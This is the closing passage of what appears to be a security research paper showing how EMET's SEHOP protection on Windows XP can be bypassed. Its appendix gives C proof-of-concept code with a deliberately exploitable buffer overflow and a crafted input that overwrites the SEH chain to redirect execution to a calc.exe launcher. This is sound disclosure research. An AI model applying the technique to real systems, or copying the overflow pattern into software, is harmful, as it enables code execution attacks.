SEHOP as provided by EMET has the benefit that it can be used in Windows XP or Windows Sever 2003, but its effectiveness is weak. Though the current implementation is effective with regards to protecting a process from existing malware, and decreasing the probability that a particular attack succeeds, it could be implemented in a manner more resilient to attack. EMET requires improvement to avoid novel attack possibilities.

8. References

[1] SEH overwrite and its exploitability

http://www.fourteenforty.jp/research/research_papers/SEH_Overwrite.pdf

http://www.fourteenforty.jp/research/research_papers/SEH%20Overwrite_CanSecWest2010.pps

[2] Announcing the upcoming release of EMET v2

http://blogs.technet.com/b/srd/archive/2010/07/28/announcing-the-upcoming-release-of-emet-v2.aspx

[3] How EMET works

http://0xdabbad00.com/2010/09/12/how-emet-works/

[4] Secrets of the Application Compatibility Database (SDB) – Part 1, 2, 3

http://www.alex-ionescu.com/?p=39

http://www.alex-ionescu.com/?p=40

http://www.alex-ionescu.com/?p=41

[5] Application Compatibility Database

http://msdn.microsoft.com/en-us/library/bb432182(v=VS.85).aspx

Appendix A. Sample Code

```
// This code demonstrates how EMET's SEHOP can be bypassed.
// This code assumes that EMET.dll is loaded at the address of 0x3C0000

// I compiled this code with Visual Studio 2008 SP1 with /Od (no optimization) and /SAFESEH:NO
options.
// I tested this code on Windows XP SP3.

// This program is really  simple. It's based on the "Win32 Windows Program" skelton generated
by Visual Studio 2008's project wizard.
// When you left click on the window, vulnerable_func() will be called.

#include "stdafx.h"
#include "EmetPoc.h"

const char * user_input =
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF" //Padding 64byte
"0123456789ABCDEF" // More padding 16byte
"¥x00¥xC0¥x3C¥x00" // Overwrite the _next member of ERR on the stack. (Points to head of 'almostro'
section in EMET.dll)
"¥xB0¥x10¥x40¥x00" // Address to execute ( msg function ).
;

// In this function, an exception occurs due to buffer overflow.
int vulnerable_func( const char *src , int size){
    __try{
        char buf[64];
              if( size < 64)
                      memcpy( buf ,src , size); // Exploitable!
    }
    __except( EXCEPTION_EXECUTE_HANDLER ){
        return 1;
    }
    return 0;
}

// Function to call as SEHandler. Just for demonstration.
void msg(){
    WinExec("calc.exe" , SW_SHOW );
      MessageBoxA( 0 , "It's cracked" , "It's cracked" , MB_OK );
    ExitProcess(0);
```

```
}

#define MAX_LOADSTRING 100
HINSTANCE hInst;
TCHAR szTitle[MAX_LOADSTRING];
TCHAR szWindowClass[MAX_LOADSTRING];

ATOM                MyRegisterClass(HINSTANCE hInstance);
BOOL                InitInstance(HINSTANCE, int);
LRESULT CALLBACK    WndProc(HWND, UINT, WPARAM, LPARAM);
INT_PTR CALLBACK    About(HWND, UINT, WPARAM, LPARAM);


int APIENTRY _tWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPTSTR lpCmdLine, int
nCmdShow)
{
... // Code here is standard VS2008 generated code
}

// This function is almost the same code generated by VS2008 except the code calling
vulnerable_func() on LBUTTONDOWN.
LRESULT CALLBACK WndProc(HWND hWnd, UINT message, WPARAM wParam, LPARAM lParam)
{
	int wmId, wmEvent;
	PAINTSTRUCT ps;
	HDC hdc;

	switch (message)
	{
	case WM_COMMAND:
		wmId    = LOWORD(wParam);
		wmEvent = HIWORD(wParam);
		switch (wmId)
		{
		case IDM_ABOUT:
			DialogBox(hInst, MAKEINTRESOURCE(IDD_ABOUTBOX), hWnd, About);
			break;
		case IDM_EXIT:
			DestroyWindow(hWnd);
			break;
		default:
			return DefWindowProc(hWnd, message, wParam, lParam);
		}
		break;
	case WM_PAINT:
		hdc = BeginPaint(hWnd, &ps);
```

```
                EndPaint(hWnd, &ps);
                break;
        case WM_DESTROY:
                PostQuitMessage(0);
                break;
        case WM_LBUTTONDOWN:
                vulnerable_func( user_input , -1);    // calling vulnerable_func to cause buffer
overflow intentionally.
          break;
        default:
                return DefWindowProc(hWnd, message, wParam, lParam);
                msg(); Unreachable but stops msg being elided by the compiler.
        }
        return 0;
}


ATOM MyRegisterClass(HINSTANCE hInstance)
{
... // Code here is standard VS2008 generated code
}

BOOL InitInstance(HINSTANCE hInstance, int nCmdShow)
{
... // Code here is standard VS2008 generated code
}

INT_PTR CALLBACK About(HWND hDlg, UINT message, WPARAM wParam, LPARAM lParam)
{
... // Code here is standard VS2008 generated code
}
```

コード 8-1 Bypassing EMET's SEHOP